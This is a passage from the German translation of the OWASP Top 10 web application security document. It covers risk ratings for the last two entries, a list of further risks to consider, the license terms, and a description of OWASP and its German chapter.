A9-Komponenten		DURCHSCHNITTLICH	SEHR HÄUFIG	SCHWIERIG	MITTEL			
A10-Weiterleit.		DURCHSCHNITTLICH	SELTEN	EINFACH	MITTEL			

Weitere zu betrachtende Risiken

Die Top 10 deckt bereits sehr viele Problemfelder ab. Es gibt dennoch weitere Risiken, die man in Betracht ziehen und im jeweiligen Unternehmen oder der Organisation evaluieren sollte. Einige von diesen waren schon in früheren Versionen der Top 10 enthalten, andere nicht - wie z.B. neue Angriffs-Techniken. Andere wichtige Risiken sind (in alphabetischer Reihenfolge):

- [Clickjacking](#)
- [Concurrency Flaws](#)
- [Denial of Service](#) (war in der 2004 OWASP Top 10 als Eintrag 2004-A9 enthalten)
- [Expression Language Injection \(CWE-917\)](#)
- [Information Leakage](#) und [Improper Error Handling](#) (war Teil der 2007er Top 10 – [Eintrag 2007-A6](#))
- [Insufficient Anti-automation \(CWE-799\)](#)
- Insufficient Logging and Accountability (Floß in 2007 Top 10 – [Eintrag 2007-A6](#) ein)
- [Lack of Intrusion Detection and Response](#)
- [Malicious File Execution](#) (war in 2007er Top 10 – [Eintrag 2007-A3](#))
- [Mass Assignment \(CWE-915\)](#)
- [User Privacy](#)

FOLGENDE VERSIONEN DIESES DOKUMENTS SIND VERFÜGBAR:

ALPHA: Ein Buch im « Alpha Status » ist eine Arbeitsversion. Der Inhalt ist sehr kurz und bis zur nächsten Qualitätsstufe in Entwicklung.

BETA: Ein Buch im Beta Status ist die nächsthöhere Qualitätsstufe. Der Inhalt ist bis zur Veröffentlichung weiterhin in Entwicklung.

RELEASE: Ein Buch mit « Release Status » ist die höchste Qualitätsstufe und stellt das fertige Produkt (in der jeweiligen Version) dar.



ALPHA
PUBLISHED



BETA
PUBLISHED



RELEASE
PUBLISHED

SIE DÜRFEN:



teilen – das Werk bzw. den Inhalt vervielfältigen, verbreiten und öffentlich zugänglich machen.



verändern - Abwandlungen und Bearbeitungen des Werkes bzw. Inhaltes anfertigen.

ZU DEN FOLGENDEN BEDINGUNGEN:



Namensnennung - Sie müssen den Namen des Autors/Rechteinhabers in der von ihm festgelegten Weise nennen.



Weitergabe unter gleichen Bedingungen - Wenn Sie das lizenzierte Werk bzw. den lizenzierten Inhalt bearbeiten oder in anderer Weise erkennbar als Grundlage für eigenes Schaffen verwenden, dürfen Sie die daraufhin neu entstandenen Werke bzw. Inhalte nur unter Verwendung von Lizenzbedingungen weitergeben, die mit denen dieses Lizenzvertrages identisch oder vergleichbar sind.



OWASP ist eine unabhängige Community – formal eine unternehmensunabhängige Non-Profit-Organisation nach §501c3 – mit Hauptsitz in den USA. Ziel des OWASP ist die Unterstützung von Unternehmen und Organisationen bei der Entwicklung und beim Betrieb sicherer Webanwendungen und das « Sichtbar-Machen » der Bedeutung der Sicherheit von Webanwendungen. Besonders bekannt sind die vorliegenden OWASP Top 10.

Sämtliche OWASP-Instrumente, wie Dokumente, Foren oder die jeweiligen Länder-Chapters stehen kostenlos allen zur Verfügung, die daran interessiert sind, die Sicherheit von Webanwendungen zu erhöhen.

Das OWASP German Chapter

Die deutsche Übersetzung der OWASP Top 10 ist ein Projekt des OWASP German Chapter. Das deutsche Chapter hat neben dieser Übersetzung u.a. einen *Best-Practice-Guide zum Einsatz von Web-Application-Firewalls*, ein *Whitepaper zur Projektierung der Sicherheitsprüfung von Webanwendungen*, die *Top 10 Privacy Risks*, den *Review des BSI IT-Grundsichtbausteins Webanwendungen* und das Analyse-Werkzeug *OWASP SSL Advanced Forensic Tool (O-Saft)* veröffentlicht. Außerdem engagieren wir uns in internationalen Projekten zum Verbessern der Anwendungssicherheit.

Die Community ist frei und offen und heißt alle Interessierten sowie Wissens- und Erfahrungsträger herzlich willkommen. Zwanglos kann dies z. B. im Rahmen der OWASP Stammtische erfolgen, die regelmäßig in vielen deutschen Großstädten stattfinden.

Alle Informationen zum OWASP German Chapter finden Sie auf <http://www.owasp.de>